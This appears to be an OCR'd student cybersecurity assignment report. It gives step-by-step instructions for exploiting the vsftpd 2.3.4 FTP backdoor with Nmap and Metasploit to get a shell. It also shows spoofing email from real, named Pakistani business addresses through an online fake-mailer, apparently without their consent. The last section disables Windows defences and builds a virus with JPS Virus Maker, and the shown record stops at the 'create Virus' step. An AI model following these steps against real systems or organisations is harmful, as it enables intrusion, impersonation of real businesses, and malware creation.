
Task 4

A. Perform an FTP Backdoor on a target website using the Metasploit tool.


Step 1 : Select the target that is vulnerable to FTP open port and open kali linux terminal
Step 2 : Use the Nmap tool to scan for the open FTP ports
Step 3 : Also check the version of the service running on the ftp
21 open ftp vsftpd2.3(version)
Step 4 : Open the Metasploit framework and start the framework with msfconsole
Step 5 : Then type the command “search vsftpd”
Step 6: Then use the command “use exploit/unix/ftp/vsftpd_234_backdoor”
Step 7 : Then once you are in backdoor use “show targets”
Step 8 : Then will set the Rhosts to target ip using “set RHOSTS tagetip”
Step 9: Use command “Show options”
Step 10: use “exploit” command
Step 11: If we are able to go inside the shell , then we have successfully exploited the ftp backdoor

B. Find Two Business Mail IDs of any Pakistan organizations that are vulnerable to email spoofing attacks.
Tool used : Emkei's fake mailer and temp mail and apgy tools


Step 1 : Find the business mail id of any pakistan organization that are vulnerable to email spoofing attack
daraz.pk -> domain -> saleem@daraz.pk
saleem@daraz.pk
Step 2 : Use the Fake Email Sender - Apgy Tools, open it on the browser
https://tools.apgy.in/tool/fake-email-sender/
Step 3 : Use the tempmail.org and create a temp mail



Step 4 : In the Apgy tool put the "from" as target business email and "to" as our temp mail and click on send



Step 5 : Go to the temp mail and see the inbox if you can see the email in the inbox then it is vulnerable to email spoofing



Hence this email is vulnerable to spoofing attack

info@hamzastore.pk


Employee Id : ST#IS#6248

Task 5


A. Create a Virus and Scan the file with the Virus Total tool. Make a report on it.


Tool Used : JPS Virus Maker and Virus Total Tool

Step 1 : Open the windows 10 OS in your virtual machine




Step 2 : We need to turn off all the defenders, all firewalls and all the antivirus in the windows 10 system







Step 3 : Then open the JPS Virus maker tool zip file in your system




Step 4 : Then unzip the zip file in your system , if you don't turn off the firewalls then the firewall will delete the file itself




Step 5 : After unzipping we will get the application file that is exe file




Step 6 : Open the application , we will get a some options to select the functionality of the virus




Step 7 : Tick the necessary options and click on the create Virus




